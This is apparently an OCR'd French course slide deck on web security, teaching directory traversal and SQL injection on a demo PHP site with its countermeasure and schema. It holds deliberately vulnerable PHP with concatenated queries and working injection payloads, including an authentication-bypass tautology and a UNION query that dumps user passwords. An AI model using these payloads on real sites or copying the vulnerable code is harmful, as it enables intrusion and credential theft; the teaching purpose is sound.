
Traversée de répertoires 1/4

DÉMO
Chemin du code de l'application PHP :
`/home/n7/xss/`

Chemins UNIX

- `index`
- `../page/index`
- `../../xss/page/about`
- `../../../n7/xss/page/about`
- `../../../../home/n7/xss/page/about`

Traversée de répertoires 2/4



Traversée de répertoires 3/4

Contremesure contre la traversée


Limiter l'inclusion de fichiers uniquement à ceux présents en dessous du répertoire racine de l'application.

Racine de l'application : `/home/n7/xss`. Tous les fichiers inclus doivent lui appartenir.

Exemple de vérification

```
$base = realpath(dirname(__FILE__));
$path = realpath($p[0]);

if (preg_match("#^" . $base . "#", $path) === 0) {
  $content = "<p><b>Unauthorized access to this resource</b></p>";
  $title = "403, unauthorized";
}
```

Traversée de répertoires 4/4



403, unauthorized

Menu

- Accueil
- À propos
- Publier
- Liste des publications
- Liste des utilisateurs
- Mon compte

Unauthorized access to this resource

Injection SQL modèle de données du site xss.org

```
MariaDB [xss]> show tables;
+---------------+
| Tables_in_xss |
+---------------+
| post          |
| user          |
+---------------+
MariaDB [xss]> describe user;
+----------+--------------+------+-----+---------+----------------+
| Field    | Type         | Null | Key | Default | Extra          |
+----------+--------------+------+-----+---------+----------------+
| id       | int(11)      | NO   | PRI | NULL    | auto_increment |
| name     | varchar(32)  | NO   |     | NULL    |                |
| password | varchar(256) | YES  |     | NULL    |                |
+----------+--------------+------+-----+---------+----------------+
MariaDB [xss]> describe post;
+---------+---------------+------+-----+---------+----------------+
| Field   | Type          | Null | Key | Default | Extra          |
+---------+---------------+------+-----+---------+----------------+
| id      | int(11)       | NO   | PRI | NULL    | auto_increment |
| title   | varchar(256)  | NO   |     | NULL    |                |
| content | varchar(4096) | YES  |     | NULL    |                |
| user_id | int(11)       | NO   |     | NULL    |                |
+---------+---------------+------+-----+---------+----------------+
```

Injection SQL 1/2

Définition

Utilisation d'un entrée utilisateur au sein d'un mot du language SQL sans vérification forte de type.

Vérification du mot de passe d'un utilisateur

```
SELECT id, name FROM user WHERE password = '<expected password>'
```

Intégration naïve dans un contrôleur PHP

```
$rq = "SELECT id, name FROM user WHERE password = '${_POST['password']}'";
```

Injection SQL 1/2

Définition

Utilisation d'un entrée utilisateur au sein d'un mot du language SQL sans vérification forte de type.

Vérification du mot de passe d'un utilisateur

```
SELECT id, name FROM user WHERE password = '<expected password>'
```

Intégration naïve dans un contrôleur PHP

```
$rq = "SELECT id, name FROM user WHERE password = '${_POST['password']}'";
```

Point d'injection

La variable `$_POST['password']` n'est pas vérifiée (typée), elle constitue donc un point d'injection de code arbitraire pour un utilisateur malveillant.

Injection SQL 2/2

Intégration naïve dans un contrôleur PHP

```
$rq = "SELECT id, name FROM user WHERE password = '${_POST['password']}'";
```

Sans injection

```
$_POST['password'] = "toor";
// ..
echo $rq;
=> SELECT id, name FROM user WHERE password = 'toor'
```

Avec injection

```
$_POST['password'] = "' UNION SELECT name FROM user WHERE name = 'foo";
// ..
echo $rq;
=> SELECT name FROM user WHERE password = '' UNION SELECT name FROM user WHERE
     name = 'foo'
```

Injection SQL : contournement d'authentification 1/2

Contrôleur du formulaire de connexion

```
if (!user_connect($_POST['user'], $_POST['password'])) {
  $content .= "<p><b>Echec de connexion</b></p>";
}
```

Fonction de vérification du mot de passe

```
function user_connect($u, $p) {
  global $user, $db;

  // Récupération de la liste des utilisateurs
  $res = $db->query("SELECT name FROM user " .
      "WHERE name = '$u' and password = '$p';");

  // Gestion du résultat
  if ($res->fetch_assoc()) {
    $user = $u;
    $_SESSION['user'] = $user;
    return true;
  }
  return false;
}
```

Injection SQL : contournement d'authentification 2/2

Quelle valeur injecter ?

```
$_POST['password'] = ?
```

Code PHP associé au traitement de la requête

```
$res = $db->query("SELECT name FROM user " .
    "WHERE name = '$u' and password = '$p';");
if ($res->fetch_assoc()) { [..] }
```

Injection SQL : contournement d'authentification 2/2

Quelle valeur injecter ?

```
$_POST['password'] = ?
```

Code PHP associé au traitement de la requête

```
$res = $db->query("SELECT name FROM user " .
    "WHERE name = '$u' and password = '$p';");
if ($res->fetch_assoc()) { [..] }
```

Solution

Il faut au moins un tuple en résultat.

Soit on agit sur la condition du where et en faire une **tautologie**

```
'OR '1'= '1
```

Soit on unifie avec une seconde requete

```
'UNION SELECT name FROM user WHERE name = 'foo
```

Injection SQL : accès en lecture 1/2

Contrôleur de la liste des publications

```php
$keyword = '';
if (!empty($_GET['search'])) {
  $keyword = $_GET['search'];
}
// Récupération de la liste des utilisateurs
$res = post_posts($keyword);
```

Modèle des publications

```php
function post_posts($keyword) {
  global $db;
  $res = $db->query("SELECT post.id AS id, title, content, " .
      "name FROM post LEFT JOIN user ON user.id = post.user_id " .
      "WHERE post.title LIKE '%$keyword%';");
  return $res;
}
```

Injection SQL : accès en lecture 1/2

Contrôleur de la liste des publications

```
$keyword = '';
if (!empty($_GET['search'])) {
  $keyword = $_GET['search'];
}
// Récupération de la liste des utilisateurs
$res = post_posts($keyword);
```

Modèle des publications


```
function post_posts($keyword) {
  global $db;
  $res = $db->query("SELECT post.id AS id, title, content, " .
      "name FROM post LEFT JOIN user ON user.id = post.user_id " .
      "WHERE post.title LIKE '%$keyword%';");
  return $res;
}
```

Point d'injection

La variable `$_GET['keyword']`...

Injection SQL : accès en lecture 2/2

Affichage d'un triplet dans la vue



Injection SQL : accès en lecture, principe d'injection 1/2

Quelle valeur injecter ?

```
$_GET['keyword'] = ?
```

Code PHP associé au traitement de la requète

```
function post_posts($keyword) {
  global $db;
  $res = $db->query("SELECT post.id AS id, title, content, " .
      "name FROM post LEFT JOIN user ON user.id = post.user_id " .
      "WHERE post.title LIKE '%$keyword%';");
  return $res;
}
```

Injection SQL : accès en lecture, principe d'injection 1/2

Quelle valeur injecter ?

```
$_GET['keyword'] = ?
```

Code PHP associé au traitement de la requète

```
function post_posts($keyword) {
  global $db;
  $res = $db->query("SELECT post.id AS id, title, content, " .
      "name FROM post LEFT JOIN user ON user.id = post.user_id " .
      "WHERE post.title LIKE '%$keyword%';");
  return $res;
}
```


Solution

Il faut générer un quadruplet.

```
'and false UNION SELECT 1, 2, 3, 4 UNION SELECT name, name, name, name FROM
user WHERE name = '
```

Et prendre soin de ne garder que les données utiles.


Injection SQL : accès en lecture, principe d'injection 2/2



Injection SQL : accès en lecture, afficher les secrets

Injection

```
' AND FALSE UNION SELECT id, name, password, password FROM user WHERE TRUE OR
    '' = '
```



Injection SQL : accès en insertion 1/2

Contrôleur de création publication

```
if (!post_post($_POST['title'], $_POST['content'], $_POST['user'])) {
  $content .= "<p><b>Echec de la créaton de la publication.</b></p>";
}
```

Modèle d'une publication

```
function post_post($title, $content, $user) {
  [..]
  // Récupération de la liste des utilisateurs
  $res = $db->query("INSERT INTO post (title, content, user_id) " .
      "VALUES ('$title', '$content', ${u["id"]})");
  [..]
  return true;
}
```

Injection SQL : accès en insertion 1/2

Contrôleur de création publication

```
if (!post_post($_POST['title'], $_POST['content'], $_POST['user'])) {
  $content .= "<p><b>Echec de la créaton de la publication.</b></p>";
}
```

Modèle d'une publication

```
function post_post($title, $content, $user) {
  [..]
  // Récupération de la liste des utilisateurs
  $res = $db->query("INSERT INTO post (title, content, user_id) " .
      "VALUES ('$title', '$content', ${u["id"]})");
  [..]
  return true;
}
```

